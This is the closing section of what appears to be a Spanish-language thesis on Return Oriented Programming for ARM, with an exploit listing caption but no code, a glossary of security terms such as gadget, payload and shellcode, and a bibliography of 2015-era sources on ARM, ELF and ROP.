Listing A.1: Exploit utilizado en la prueba de concepto

Apéndice B

Glosario de términos

ARM: Famlia de microarquitecturas de computadores de bajo coste.

Arquitectura: Estructura lógica y física de un sistema de computadoras.

ELF: Acrónimo en inglés de "Formato Ejecutable y Vinculable".

Exploit: Dispositivo lógico (software) o físico (hardware) cuyo objetivo es atacar una vulnerabilidad dada en cierto sistema.

Gadget: Secuencia de instrucciones que actúan como unidad operacional inherente.

Payload: Componente que se encarga de ejecutar una acción determinada. En términos de *Return Oriented Programming*, dada una vulnerabilidad, el exploit la aprovecha, ejecutando el payload (siendo este independiente del exploit).

Root: Usuario con permisos totales sobre un sistema basado en Unix.

Shell: Intérprete de comandos que le permite a un usuario ejecutar órdenes sobre el sistema operativo.

Shellcode: Programa software (usualmente escrito en lenguaje ensamblador) representado mediante los códigos binarios de las instrucciones, inyectado por un atacante en el espacio de direcciones de un proceso.

Vulnerabilidad: Caso particular de error de software en el cual cabe la posibilidad de aprovechar la debilidad para comprometer la seguridad del sistema (confidencialidad, integridad, disponibilidad y autenticidad).

Bibliografía

[1] Abadía Digital. *Este fue el primer bug informático.*
`http://www.abadiadigital.com/este-fue-el-primer-bug-informatico`
(Consulta: 12 de junio de 2015)

[2] Adobe Security Bulletin. *Ficha para la vulnerabilidad CVE-2015-3113.*
`https://helpx.adobe.com/security/products/flash-player/apsb15-14.html`
(Consulta: 4 de julio de 2015)

[3] ARM. *Hitos de la compañia ARM.*
`http://www.arm.com/about/company-profile/milestones.php`
(Consulta: 11 de junio de 2015)

[4] ARM Connected Community. *ARM from zero to billions in 25 short years.*
`https://community.arm.com/groups/internet-of-things/blog/2010/05/11/arm-from-zero-to-billions-in-25-short-years`
(Consulta: 11 de junio de 2015)

[5] ARM Inforcenter. *Página web oficial.*
`http://infocenter.arm.com/help/index.jsp`
(Consulta: 11 de junio de 2015)

[6] CNET. *ARMed for the living room.*
`http://news.cnet.com/ARMed-for-the-living-room/2100-1006_3-6056729.html`
(Consulta: 11 de junio de 2015)

[7] Caprile, S. (2013) *Desarrollo con microcontroladores ARM Cortex-M3.* Buenos Aires. Puntolibro. Página 73.

[8] Dullien, T y Porst, S. *REIL: A platform-independent intermediate representation of disassembled code for static code analysis.*
`http://www.zynamics.com/downloads/csw09.pdf`
(Consulta: 20 de junio de 2015)

[9] Dullien, T; Kornau, T. y Weinmann, R. *A framework for automated architecture-independent gadget search*
`https://www.usenix.org/legacy/event/woot10/tech/full_papers/Dullien.pdf`
(Consulta: 21 de junio de 2015)

[10] *Especificación ELF Versión 1.2*
`http://pdos.csail.mit.edu/6.828/2005/readings/elf.pdf`
(Consulta: 15 de junio de 2015)

[11] Kornau, T. (2009). *Return Oriented Programming for the ARM Architecture* Bochum: Ruhr-Universität Bochum,
www.zynamics.com/downloads/kornau-tim--diplomarbeit--rop.pdf
(Consulta: 19 de junio de 2015)

[12] Kovacs, E. (2015). *"Flash Player Flaw Used by APT3 Group Added to Magnitude Exploit Kit"*.
Disponible en http://www.securityweek.com/flash-player-flaw-used-apt3-group-added-magnitu
(Consulta: 4 de julio de 2015)

[13] Marco Ramilli's Blog. *From ROP to JOP*.
Disponible en http://marcoramilli.blogspot.com.es/2011/12/from-rop-to-jop.html
(Consulta: 24 de junio de 2015)

[14] Nazar, I. *ARM7 and ARM9 opcode map*.
http://imrannazar.com/ARM-Opcode-Map
(Consulta: 12 de junio de 2015)

[15] Raspbian. *Sistema operativo libre basado en Debian*.
https://www.raspbian.org
(Consulta: 11 de junio de 2015)

[16] Puente Castri, D. (2013). *Linux Exploiting*. Móstoles (Madrid): 0xWORD.

[17] SCS Standord. *Blind Return Oriented Programming*
http://www.scs.stanford.edu/brop
(Consulta: 24 de junio de 2015)

[18] Shore, C. *Navigating the Cortex Maze*.
Disponible en https://community.arm.com/docs/DOC-7033
(Consulta: 12 de junio de 2015)

[19] Squall's blog. *ELF obfuscation: let analysis tools show wrong external symbol calls*.
Disponible en http://h4des.org/blog/index.php?/archives/346-ELF-obfuscation-let-analysis-tools-show-wrong-external-symbol-calls.html
(Consulta: 13 de junio de 2015)

[20] The Register. *ARM Holdings eager for PC and server expansion*.
http://www.theregister.co.uk/2011/02/01/arm_holdings_q4_2010_numbers
(Consulta: 11 de junio de 2015)

[21] Wikipedia. *List of ARM microarchitectures*.
https://en.wikipedia.org/wiki/List_of_ARM_cores
(Consulta: 11 de junio de 2015)

[22] Wikipedia. *Instruction set architecture*.
https://en.wikipedia.org/wiki/Instruction_set_architecture
(Consulta: 11 de junio de 2015)